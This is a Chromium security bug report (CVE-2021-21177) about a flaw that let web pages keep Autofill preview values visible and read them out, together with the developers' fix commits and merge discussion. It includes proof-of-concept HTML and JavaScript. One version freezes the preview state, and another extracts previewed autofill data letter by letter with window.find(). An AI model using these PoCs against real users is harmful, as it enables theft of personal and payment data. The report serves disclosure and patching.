



☆ Starred by 4 users

Owner:	schwering@google.com
CC:	 mkwst@chromium.org battre@google.com tkent@chromium.org koji@chromium.org  yosin@chromium.org schwering@google.com mamir@chromium.org koerber@google.com mas...@chromium.org mierman@chromium.org
Status:	Fixed (Closed)
Components:	UI>Browser>Autofill Blink>Editing>Selection
Modified:	Jun 15, 2021
Backlog-Rank:	----
Editors:	----
EstimatedDays:	----
NextAction:	----
OS:	Linux , Windows , Chrome , Mac , Lacros
Pri:	1
Type:	Bug-Security
Hotlist-Merge-Review Security_Impact-Stable Security_Severity-Medium allpublic CVE_description-submitted M-89 Target-89 Merge-Rejected-88 merge-merged-4240 merge-merged-86 LTR-Merged-86 LTS-Security-86 Release-0-M89 merge-merged-4389 merge-merged-89 CVE-2021-21177	

Issue 1173879: Security: Autofill preview suggestion value can be made to persist

Reported by [abalaq...@microsoft.com](#) on Tue, Feb 2, 2021, 11:39 PM EST

 Code

VULNERABILITY DETAILS

Normally, the way autofill works is that you are shown suggestions and users are able to hover over these suggestions to see what will be filled with what value. These preview values are not allowed to be leaked until a user explicitly chooses a suggestion (hitting 'enter' or mouse click). See [Bug-4042882](#) for reference.

These preview values do not persist, they are shown so long as the user has their mouse hovered over an autofill entry (or using keyboard down arrow button navigates to one). Any other interaction with the page during this preview state will make the preview text disappear.

However, I found that there is a case where you can make that preview text persist as a suggested value (almost like its a placeholder) which allows us to extract it given we fool a user into drag and dropping a part of the page.

VERSION

Chrome Version: 90.0.4406.0 (Official Build) canary (64-bit)
Operating System: Windows 10 Pro

REPRODUCTION CASE

1. Go to <https://rsolomakhin.github.io/autofill/> and create an autofill address entry (click the simpsons button then submit fake form)
2. Host the attached PoC file and open it using Chrome
3. Press 'down' button
4. Attempt to drag and drop the fake iframes scrollbar

You should see extracted data. This can be modified to extract creditcard data as well.
See attached video for live demo.

MORE INFORMATION

Here is what is happening in more detail:

1. When you load the page, it will autofocus on a hidden input field to make sure when you press the 'down arrow' key, an autofill dropdown UI will appear whilst filling the input (alongside other inputs related to the autofill profile) with a preview value.
2. You will not notice this autofill UI appearing because as soon as it does I make another autofill dropdown UI appear on another input field and subsequently make that UI disappear by removing this second input element. This is where the main bug happens, because when I do this the preview value for the first input field/s now is stuck and is not cleared.

Here is a minimized PoC for that specific behavior:

...

hit down arrow

```
<Br><br>
<form id="qsub">
  <input id="qa" name=email placeholder="tester" type=text autocomplete=email>
</form>
<form name="addr1.1" id="paymentForm" action="" method="post">
  <input type="text" id="nameInput" name="name" autofocus>
```

```
</form>
<script>
nameInput.onkeydown=e=>{
  setTimeout(g=>{
    qa.click();
    qa.focus();
    document.execCommand('insertText', false, '\u0000');
    qa.remove()
  },215);
}
</script>
...

```

3. Then I show a fake iframe and entice the user into 'scrolling down' when in fact the user will be drag and dropping the stuck preview values. I read this drop object and extract the data.

This can be used to extract creditcard autofill data as well and worth mentioning I can completely remove the need for the drag and drop part if the user can be convinced to give me clipboard access (since I can select all and copy programmatically, but paste is limited to permission)

FIX SUGGESTIONS

There are two main behaviors which should be addressed in my opinion.


- 1. Preview autofill text should be cleared in all cases where 'document.activeElement' has changed.
- 2. A page should not be able to programmatically make the autofill dropdown appear.

CREDIT INFORMATION

Reporter credit: Abdulrahman Alqabandi, Microsoft Browser Vulnerability Research

frm.html
11.7 KB View Download

autofillthing.mp4
103 KB View Download



Comment 1 by tsepez@chromium.org on Wed, Feb 3, 2021, 12:22 PM EST Project Member

Status: Assigned (was: Unconfirmed)
Owner: battre@chromium.org
Labels: Security_Impact-Stable Security_Severity-Medium OS-Chrome OS-Linux OS-Mac OS-Windows OS-Lacros Pri-2
Components: UI>Browser>Autofill

Comment 2 by sheriffbot on Wed, Feb 3, 2021, 1:04 PM EST Project Member

Labels: Target-89 M-89
Setting milestone and target because of Security_Impact=Stable and medium severity.

For more details visit <https://www.chromium.org/issue-tracking/autotriage> - Your friendly Sheriffbot

Comment 3 by sheriffbot on Wed, Feb 3, 2021, 1:41 PM EST Project Member

Labels: -Pri-2 Pri-1
Setting Pri-1 to match security severity Medium. If this is incorrect, please reset the priority. Sheriffbot won't make this change again.

For more details visit <https://www.chromium.org/issue-tracking/autotriage> - Your friendly Sheriffbot

Comment 4 by battre@chromium.org on Wed, Feb 3, 2021, 2:12 PM EST Project Member

Cc: schwering@google.com koerber@google.com mamir@chromium.org

Comment 5 by koerber@google.com on Wed, Feb 3, 2021, 2:18 PM EST Project Member

Owner: koerber@google.com
I will have a look at this

Comment 6 by koerber@google.com on Thu, Feb 4, 2021, 5:01 AM EST Project Member

I can reproduce the issue as described with
Version 88.0.4324.146 (Official Build) (64-bit).

Comment 7 by schwering@google.com on Thu, Feb 4, 2021, 8:54 AM EST Project Member

Owner: schwering@google.com

Comment 8 by koerber@google.com on Thu, Feb 4, 2021, 3:53 PM EST Project Member

Cc: battre@google.com

Comment 9 by battre@google.com on Thu, Feb 4, 2021, 4:34 PM EST Project Member

Cc: a_deleted_user
Mason, can you help us with a part of this security bug?

By now we have found at least 3 different ways to reliably keep Autofill in a preview state.

This bug contains one. <https://codebin.googleplex.com/#/f7z83hd2x3f> and <https://codebin.googleplex.com/#/ghese5atms2> contain others.

We will address them but to be sure that we don't miss other situations, we also want to address a second part of this exploit:

If an `<input>` element is in autofill preview state (normally this is the case when you hover over an item in the autofill dropdown) , the "value" attribute is still empty. The preview is only shown via the internal ShadowDOM.

The problem is `<input>` element as part of a bigger selection (i.e. you don't just select text within the `<input>` element, but you start selecting on a text node before the input element and extend that selection until after the `<input>` element), you can drag and drop that selection, including the previewed text. Here is a video of this: <https://screencast.googleplex.com/cast/NTMyNJQwNjYwMDg4NDIyNHwxMTk3NGFNC01NA>

Could you help us change the form controls such that the preview state is not drag and drop-able?

[Comment 10](#) by a_deleted_user on Thu, Feb 4, 2021, 7:11 PM EST

Cc: kojii@chromium.org yosin@chromium.org jarhar@chromium.org

Components: Blink>Editing>Selection

Interesting! To stop selection from copying auto-filled data, we'd have to change the selection/editing code to explicitly filter out auto-fill text values. Since that text is visible, even though it is located in shadow dom, it will ordinarily be part of the selected/copied text. And we can't just "not" copy all UA shadow dom content, since some UA shadow content should be copy-able (e.g. the date text in `<input type=date>`).

+[kojii@](#) and [yosin@](#) for ideas here.

+[jarhar](#) in case this ends up back in our court.

It definitely seems like the issue described in [comment #9](#) should likely be broken out into it's own bug, right?

[Comment 11](#) by kojii@chromium.org on Fri, Feb 5, 2021, 2:24 AM EST Project Member

Cc: tkent@chromium.org

If you apply `:-webkit-user-select: none`, that part will be excluded from being selected nor copied.

```
<style>
.no-copy {
  -webkit-user-select: none;
}
</style>
<div>
  before
  <span class="no-copy">no-copy</span>
  after
</div>
```

<https://jsbin.com/puvesum/edit?html,output>

Haven't read all details but does this answer the question in [comment #10](#)?

[Comment 12](#) by battre@google.com on Fri, Feb 5, 2021, 10:19 AM EST Project Member

Our current state is that setting `user-select: none` on the ShadowDOM seems to work. We are planning to commit and merge it back.

The problem of keeping field in preview state is probably non-critical once you cannot copy&paste the preview state anymore. We have a CL in the making for that as well, but I guess we don't need to port that.

[Comment 13](#) by abalq...@microsoft.com on Fri, Feb 5, 2021, 10:34 AM EST

@[battre](#): I think keeping the preview text is problematic. It will allow for other methods to take time guessing the value. For example, I found that `window.find("Homer")` will return true if text is selected (which can be done programmatically). To be on the safe side I think it's best to fix it and ensure the preview text is only shown when the dropdown UI is shown.

[Comment 14](#) by a_deleted_user on Fri, Feb 5, 2021, 12:39 PM EST

Great suggestion! That looks like a great, easy solution.

I see the CL up for review, I'll take a look now...

[Comment 15](#) by abalq...@microsoft.com on Fri, Feb 5, 2021, 8:46 PM EST

Regarding my [comment#13](#), here is a PoC using the proposed fix (preventing copy) which now makes the user interaction lower to only pressing down arrow. This does not work without the preview suggestion persistence glitch.

```
...
<style>
#nameInput {
  -webkit-user-select: none;
}
</style>

<Br><br>
<form id="qsub">
  <input id="qa" name=email placeholder="tester" type=text autocomplete=email>
</form>
<form name="addr1.1" id="paymentForm" action="" method="post">
  <input type="text" id="nameInput" name="name" autofocus>
</form>
<script>
nameInput.onkeydown=e=>{
  setTimeout(g=>{
    qa.click();
    qa.focus();
    document.execCommand("insertText", false, "\u0000");
    qa.remove();
    setTimeout('getLetter()',1000)
  },215);
}

var letters=['a','b','c','d','e','f','g','h','i','j','k','l','m','n','o','p','q','r','s','t','u','v','w','x','y','z',' '];
var word="";

function getLetter(reverse=false){
  for(i=0;i<letters.length;i++){
    let search=(reverse)?letters[i]+word:word+letters[i];
    console.log("looking for:"+search)
    if(window.find(search)){
      word=search;
      console.log("found!" +letters[i]+' , going to next');
      getLetter();
    }
  }
}
```

```
        return true;
    }
}

if(!reverse)(getLetter(true))else{
    console.log("fin?");
    alert("extracted: "+word)
}
}
```

</script>
...

[Comment 16](#) by [bugdroid](#) on Tue, Feb 9, 2021, 10:03 PM EST Project Member

The following revision refers to this bug:

<https://chromium.googlesource.com/chromium/src/+c7bc977795ef106d43da5df8d1f94353bf0f9a88>

commit [c7bc977795ef106d43da5df8d1f94353bf0f9a88](#)

Author: Christoph Schwering <schwering@google.com>

Date: Wed Feb 10 03:02:42 2021

[blink] Make suggested values not selectable.

This CL prevents Autofill-suggested values from being selected. In particular, this avoids previewed values from being drag-and-dropped.

Placeholder attributes are not affected.

[Bug-1173870](#)

Change-Id: I516046a6c8cd44c4954db9331b0154008af6df67

Reviewed-on: <https://chromium-review.googlesource.com/c/chromium/src/+2678100>

Reviewed-by: Dominic Battre <battre@chromium.org>

Reviewed-by: Mason Freed <masonfreed@chromium.org>

Commit-Queue: Christoph Schwering <schwering@google.com>

Cr-Commit-Position: refs/heads/master@{#852443}

[modify] https://crrev.com/c7bc977795ef106d43da5df8d1f94353bf0f9a88/third_party/blink/renderer/core/html/forms/input_type_view.h
[modify] https://crrev.com/c7bc977795ef106d43da5df8d1f94353bf0f9a88/third_party/blink/web_tests/fast/forms/suggested-value-expected.txt
[modify] https://crrev.com/c7bc977795ef106d43da5df8d1f94353bf0f9a88/third_party/blink/renderer/core/html/forms/input_type_view.cc
[modify] https://crrev.com/c7bc977795ef106d43da5df8d1f94353bf0f9a88/third_party/blink/renderer/core/html/forms/html_text_area_element.cc
[modify] https://crrev.com/c7bc977795ef106d43da5df8d1f94353bf0f9a88/third_party/blink/renderer/core/html/forms/text_field_input_type.h
[modify] https://crrev.com/c7bc977795ef106d43da5df8d1f94353bf0f9a88/third_party/blink/renderer/core/html/forms/html_input_element.cc
[modify] https://crrev.com/c7bc977795ef106d43da5df8d1f94353bf0f9a88/third_party/blink/web_tests/fast/forms/suggested-value-after-empty-suggested-value-expected.txt
[modify] https://crrev.com/c7bc977795ef106d43da5df8d1f94353bf0f9a88/third_party/blink/web_tests/fast/forms/suggested-value-after-setvalue-expected.txt
[modify] https://crrev.com/c7bc977795ef106d43da5df8d1f94353bf0f9a88/third_party/blink/renderer/core/html/forms/text_field_input_type.cc

[Comment 17](#) by [bugdroid](#) on Thu, Feb 11, 2021, 2:09 PM EST Project Member

The following revision refers to this bug:

<https://chromium.googlesource.com/chromium/src/+d3cbbd597423cbd2b3661b974be297dd3e85d4de>

commit [d3cbbd597423cbd2b3661b974be297dd3e85d4de](#)

Author: Christoph Schwering <schwering@google.com>

Date: Thu Feb 11 19:09:13 2021

[Autofill] Manage list of previewed fields.

With this CL, Autofill maintains a list of currently-previewed elements.

Previously, the field that was last queried for Autofill suggestions was used to extract the fields that needed to be cleared.

SetSuggestedValue() is called for every element in that list, irrespective of its type.

[Bug-1173870](#), 1174657, 1174601

Change-Id: I6a165aaf2477f864736a177d752d0182eacbfd16

Reviewed-on: <https://chromium-review.googlesource.com/c/chromium/src/+2676625>

Reviewed-by: Mason Freed <masonfreed@chromium.org>

Reviewed-by: Dominic Battre <battre@chromium.org>

Reviewed-by: Matthias Körber <koerber@google.com>

Commit-Queue: Christoph Schwering <schwering@google.com>

Cr-Commit-Position: refs/heads/master@{#853207}

[modify] https://crrev.com/d3cbbd597423cbd2b3661b974be297dd3e85d4de/components/autofill/content/renderer/form_autofill_util.h
[modify] https://crrev.com/d3cbbd597423cbd2b3661b974be297dd3e85d4de/components/autofill/content/renderer/form_autofill_util.cc
[modify] https://crrev.com/d3cbbd597423cbd2b3661b974be297dd3e85d4de/components/autofill/content/renderer/autofill_agent.h
[modify] https://crrev.com/d3cbbd597423cbd2b3661b974be297dd3e85d4de/third_party/blink/renderer/core/html/forms/html_input_element.cc
[modify] https://crrev.com/d3cbbd597423cbd2b3661b974be297dd3e85d4de/components/autofill/content/renderer/autofill_agent.cc
[add] https://crrev.com/d3cbbd597423cbd2b3661b974be297dd3e85d4de/third_party/blink/web_tests/fast/forms/suggested-value-after-type-change.html
[modify] https://crrev.com/d3cbbd597423cbd2b3661b974be297dd3e85d4de/chrome/renderer/autofill/form_autofill_browsertest.cc

[Comment 18](#) by [bugdroid](#) on Mon, Feb 15, 2021, 9:19 AM EST Project Member

The following revision refers to this bug:

<https://chromium.googlesource.com/chromium/src/+feb937c4f368a0b5d93b192fb9a457f7629aac7f>

commit [feb937c4f368a0b5d93b192fb9a457f7629aac7f](#)

Author: Matthias Körber <koerber@google.com>

Date: Mon Feb 15 14:19:37 2021

[Autofill] Prevent suggested values from being found in a text search.

With this CL, suggested values in text fields are not matched in a text search.

Change-Id: I0ed1c653785cc64288e09f36ea06408c4a5d4d32

[Bug-1173870](#)

Reviewed-on: <https://chromium-review.googlesource.com/c/chromium/src/+2684881>

Reviewed-by: Mason Freed <masonfreed@chromium.org>

Reviewed-by: Yoshifumi Inoue <yosin@chromium.org>

Reviewed-by: Christoph Schwering <schwering@google.com>

Commit-Queue: Matthias Körber <koerber@google.com>

Cr-Commit-Position: refs/heads/master@{#854035}

[modify] https://crrev.com/feb937c4f368a0b5d93b192fb9a457f7629aac7f/third_party/blink/renderer/core/editing/finder/find_buffer.cc

[add] https://crrev.com/feb937c4f368a0b5d93b192fb9a457f7629aac7f/third_party/blink/web_tests/fast/forms/suggested-value-do-not-search.html
[modify] https://crrev.com/feb937c4f368a0b5d93b192fb9a457f7629aac7f/third_party/blink/renderer/core/editing/finder/find_buffer_test.cc

Comment 19 by [ajgo@google.com](#) on Tue, Feb 16, 2021, 8:02 PM EST Project Member

Hi security marshal here - if the CLs above solve the issue could you mark the bug as Fixed - this will kick off our merging processes?

Comment 20 by [schwering@google.com](#) on Wed, Feb 17, 2021, 8:58 PM EST Project Member

Status: Fixed (was: Assigned)

Comment 21 by [schwering@google.com](#) on Thu, Feb 18, 2021, 8:40 AM EST Project Member

Labels: Merge-Request-89

Requesting to merge the small CLs from [comment 16](#) and [comment 18](#), but not the larger one from [comment 17](#).

Comment 22 by [sheriffbot](#) on Thu, Feb 18, 2021, 8:42 AM EST Project Member

Labels: -Merge-Request-89 Merge-Review-89 Hotlist-Merge-Review

This bug requires manual review: We are only 11 days from stable.

Before a merge request will be considered, the following information is required to be added to this bug:

1. Does your merge fit within the Merge Decision Guidelines?
- Chrome: https://chromium.googlesource.com/chromium/src.git/+master/docs/process/merge_request.md#when-to-request-a-merge
- Chrome OS: <https://goto.google.com/cros-release-branch-merge-guidelines>
2. Links to the CLs you are requesting to merge.
3. Has the change landed and been verified on ToT?
4. Does this change need to be merged into other active release branches (M-1, M+1)?
5. Why are these changes required in this milestone after branch?
6. Is this a new feature?
7. If it is a new feature, is it behind a flag using finch?

Chrome OS Only:

8. Was the change reviewed and approved by the Eng Prod Representative? See Eng Prod ownership by component: <http://go/cros-engprodcomponents>

Please contact the milestone owner if you have questions.

Owners: benmason@ (Android), bindusuvama@ (iOS), geohsu@ (ChromeOS), pbommana@ (Desktop)

For more details visit <https://www.chromium.org/issue-tracking/autotriage> - Your friendly Sheriffbot

Comment 23 by [adetaylor@google.com](#) on Thu, Feb 18, 2021, 11:08 AM EST Project Member

Labels: -Merge-Review-89 Merge-Approved-89 Merge-Request-88

Approving merge of the CLs in [#c16](#) and [#c18](#) to M89, branch 4389.

As an externally-reported medium severity bug, Sheriffbot would normally add Merge-Request-88 here as well, but it thinks it's been outsmarted by the human in [#c21](#) :) I'll add the M88 merge request for completeness, even though it's very unlikely that we will make another M88 release.

Comment 24 by [schwering@google.com](#) on Thu, Feb 18, 2021, 12:38 PM EST Project Member

Thanks! The M89 cherry picks of [#c16](#) and [#c18](#) are underway.

Comment 25 by [bugdroid](#) on Thu, Feb 18, 2021, 1:56 PM EST Project Member

Labels: -merge-approved-89 merge-merged-89 merge-merged-4389

The following revision refers to this bug:

<https://chromium.googlesource.com/chromium/src/+9ec196fd88564662aaf7aafb172d16c001b53236>

commit [9ec196fd88564662aaf7aafb172d16c001b53236](#)

Author: Christoph Schwering <schwering@google.com>

Date: Thu Feb 18 18:56:01 2021

[blink] Make suggested values not selectable.

This CL prevents Autofill-suggested values from being selected. In particular, this avoids previewed values from being drag-and-dropped.

Placeholder attributes are not affected.

(cherry picked from commit [c7bc977795ef106d43da5df8d1f94353bf0f9a88](#))

~~bug=4472670~~

Change-Id: I516046a6c8cd44c4954db9331b0154008af6dfd67

Reviewed-on: <https://chromium-review.googlesource.com/c/chromium/src/+2678100>

Reviewed-by: Dominic Battré <battr@chromium.org>

Reviewed-by: Mason Freed <masonfreed@chromium.org>

Commit-Queue: Christoph Schwering <schwering@google.com>

Cr-Original-Commit-Position: refs/heads/master@{#852443}

Reviewed-on: <https://chromium-review.googlesource.com/c/chromium/src/+2704559>

Auto-Submit: Christoph Schwering <schwering@google.com>

Commit-Queue: Rubber Stamper <rubber-stamper@appspot.gserviceaccount.com>

Bot-Commit: Rubber Stamper <rubber-stamper@appspot.gserviceaccount.com>

Cr-Commit-Position: refs/branch-heads/4389@{#1181}

Cr-Branched-From: 9251c5db2b6d5a59fe4eac7aafa5fed37c139bb7-refs/heads/master@{#843830}

[modify] https://crrev.com/9ec196fd88564662aaf7aafb172d16c001b53236/third_party/blink/renderer/core/html/forms/input_type_view.h

[modify] https://crrev.com/9ec196fd88564662aaf7aafb172d16c001b53236/third_party/blink/web_tests/fast/forms/suggested-value-expected.txt

[modify] https://crrev.com/9ec196fd88564662aaf7aafb172d16c001b53236/third_party/blink/renderer/core/html/forms/input_type_view.cc

[modify] https://crrev.com/9ec196fd88564662aaf7aafb172d16c001b53236/third_party/blink/renderer/core/html/forms/html_text_area_element.cc

[modify] https://crrev.com/9ec196fd88564662aaf7aafb172d16c001b53236/third_party/blink/renderer/core/html/forms/text_field_input_type.h

[modify] https://crrev.com/9ec196fd88564662aaf7aafb172d16c001b53236/third_party/blink/renderer/core/html/forms/html_input_element.cc

[modify] https://crrev.com/9ec196fd88564662aaf7aafb172d16c001b53236/third_party/blink/web_tests/fast/forms/suggested-value-after-empty-suggested-value-expected.txt

[modify] https://crrev.com/9ec196fd88564662aaf7aafb172d16c001b53236/third_party/blink/web_tests/fast/forms/suggested-value-after-setvalue-expected.txt

[modify] https://crrev.com/9ec196fd88564662aaf7aafb172d16c001b53236/third_party/blink/renderer/core/html/forms/text_field_input_type.cc

Comment 26 by [bugdroid](#) on Fri, Feb 19, 2021, 12:27 PM EST Project Member

The following revision refers to this bug:

<https://chromium.googlesource.com/chromium/src/+cac0a5da1032b08b3c0b6cc89a8240c56e69f4d2>

commit [cac0a5da1032b08b3c0b6cc89a8240c56e69f4d2](#)

Author: Matthias Körber <koerber@google.com>

Date: Fri Feb 19 17:27:41 2021

[Autofill] Prevent suggested values from being found in a text search.

With this CL, suggested values in text fields are not matched in a text search.

(cherry picked from commit [feb937c4f368a0b5d93b192fb9a457f7629aac7f](#))

Change-Id: I0ed1c653785cc64288e09f36ea06408c4a5d4d32
~~bug-1479870~~
Reviewed-on: <https://chromium-review.googlesource.com/c/chromium/src/+2684881>
Reviewed-by: Mason Freed <masonfreed@chromium.org>
Reviewed-by: Yoshifumi Inoue <yosin@chromium.org>
Reviewed-by: Christoph Schwering <schwering@google.com>
Commit-Queue: Matthias Körber <koerber@google.com>
Cr-Original-Commit-Position: refs/heads/master@{#854035}
Reviewed-on: <https://chromium-review.googlesource.com/c/chromium/src/+2704561>
Commit-Queue: Christoph Schwering <schwering@google.com>
Auto-Submit: Christoph Schwering <schwering@google.com>
Cr-Commit-Position: refs/branch-heads/4389@{#1211}
Cr-Branched-From: 9251c5db2b6d5a59fe4eac7aafa5fed37c139bb7-refs/heads/master@{#843830}

[modify] https://crrev.com/cac0a5da1032b08b3c0b6cc89a8240c56e69f4d2/third_party/blink/renderer/core/editing/finder/find_buffer.cc
[add] https://crrev.com/cac0a5da1032b08b3c0b6cc89a8240c56e69f4d2/third_party/blink/web_tests/fast/forms/suggested-value-do-not-search.html
[modify] https://crrev.com/cac0a5da1032b08b3c0b6cc89a8240c56e69f4d2/third_party/blink/renderer/core/editing/finder/find_buffer_test.cc

Comment 27 by [sheriffbot](#) on Fri, Feb 19, 2021, 1:57 PM EST Project Member
Labels: -Restrict-View-SecurityTeam Restrict-View-SecurityNotify

Comment 28 by [adetaylor@google.com](#) on Fri, Feb 26, 2021, 1:08 PM EST Project Member
Labels: Release-0-M89

Comment 29 by [adetaylor@google.com](#) on Fri, Feb 26, 2021, 4:44 PM EST Project Member
Labels: -Merge-Request-88 Merge-Rejected-88
Not merging to M88 - no further releases planned.

Comment 30 by [adetaylor@google.com](#) on Mon, Mar 1, 2021, 7:28 PM EST Project Member
Labels: CVE-2021-21177 CVE_description-missing

Comment 31 by [vsavu@google.com](#) on Wed, Mar 3, 2021, 5:10 AM EST Project Member
Labels: LTS-Merge-Request-86

Comment 32 by [vsavu@google.com](#) on Wed, Mar 3, 2021, 6:00 AM EST Project Member
Labels: LTS-Security-86

Comment 33 by [gianluca@google.com](#) on Wed, Mar 3, 2021, 10:34 AM EST Project Member
Labels: LTS-Merge-Approved-86

Comment 34 by [jarhar@chromium.org](#) on Wed, Mar 3, 2021, 12:36 PM EST Project Member
Cc: jarhar@chromium.org

Comment 35 by [Git Watcher](#) on Tue, Mar 9, 2021, 8:45 AM EST Project Member
Labels: merge-merged-4240 merge-merged-86

The following revision refers to this bug:
<https://chromium.googlesource.com/chromium/src/+b88b8a6f59c3e4eee839fa71fd3d5169680d6e34>

commit [b88b8a6f59c3e4eee839fa71fd3d5169680d6e34](#)
Author: Matthias Körber <koerber@google.com>
Date: Tue Mar 09 13:44:42 2021

[Autofill] Prevent suggested values from being found in a text search.

With this CL, suggested values in text fields are not matched in a text search.

[M86 merge] Dropped changes in `find_buffer_test.cc` due to conflicts.
Added `DowncastTraits` to `text_control_element.h`.

(cherry picked from commit [feb937c4f368a0b5d93b192fb9a457f7629aac7f](#))

Change-Id: I0ed1c653785cc64288e09f36ea06408c4a5d4d32
~~bug-1479870~~
Reviewed-on: <https://chromium-review.googlesource.com/c/chromium/src/+2684881>
Reviewed-by: Mason Freed <masonfreed@chromium.org>
Reviewed-by: Yoshifumi Inoue <yosin@chromium.org>
Reviewed-by: Christoph Schwering <schwering@google.com>
Commit-Queue: Matthias Körber <koerber@google.com>
Cr-Original-Commit-Position: refs/heads/master@{#854035}
Reviewed-on: <https://chromium-review.googlesource.com/c/chromium/src/+2731509>
Reviewed-by: Matthias Körber <koerber@google.com>
Reviewed-by: Achuth Bhandarkar <achuith@chromium.org>
Commit-Queue: Victor-Gabriel Savu <vsavu@google.com>
Cr-Commit-Position: refs/branch-heads/4240@{#1566}
Cr-Branched-From: f297677702651916bbf65e59c0d4bbd4ce57d1ee-refs/heads/master@{#800218}

[modify] https://crrev.com/b88b8a6f59c3e4eee839fa71fd3d5169680d6e34/third_party/blink/renderer/core/editing/finder/find_buffer.cc
[modify] https://crrev.com/b88b8a6f59c3e4eee839fa71fd3d5169680d6e34/third_party/blink/renderer/core/html/forms/text_control_element.h
[add] https://crrev.com/b88b8a6f59c3e4eee839fa71fd3d5169680d6e34/third_party/blink/web_tests/fast/forms/suggested-value-do-not-search.html

Comment 36 by [vsavu@google.com](#) on Tue, Mar 9, 2021, 11:02 AM EST Project Member
Labels: -LTS-Merge-Approved-86 -LTS-Merge-Request-86 LTR-Merged-86

Comment 37 by [amyressler@google.com](#) on Tue, Mar 9, 2021, 12:59 PM EST Project Member
Labels: -CVE_description-missing CVE_description-submitted

Comment 38 by [koerber@google.com](#) on Tue, Jun 8, 2021, 4:59 AM EDT Project Member
Cc: mkwst@chromium.org

Comment 39 by sheriffbot on Tue, Jun 15, 2021, 1:52 PM EDT Project Member

Labels: -Restrict-View-SecurityNotify allpublic

This bug has been closed for more than 14 weeks. Removing security view restrictions.

For more details visit <https://www.chromium.org/issue-tracking/autotriage> - Your friendly Sheriffbot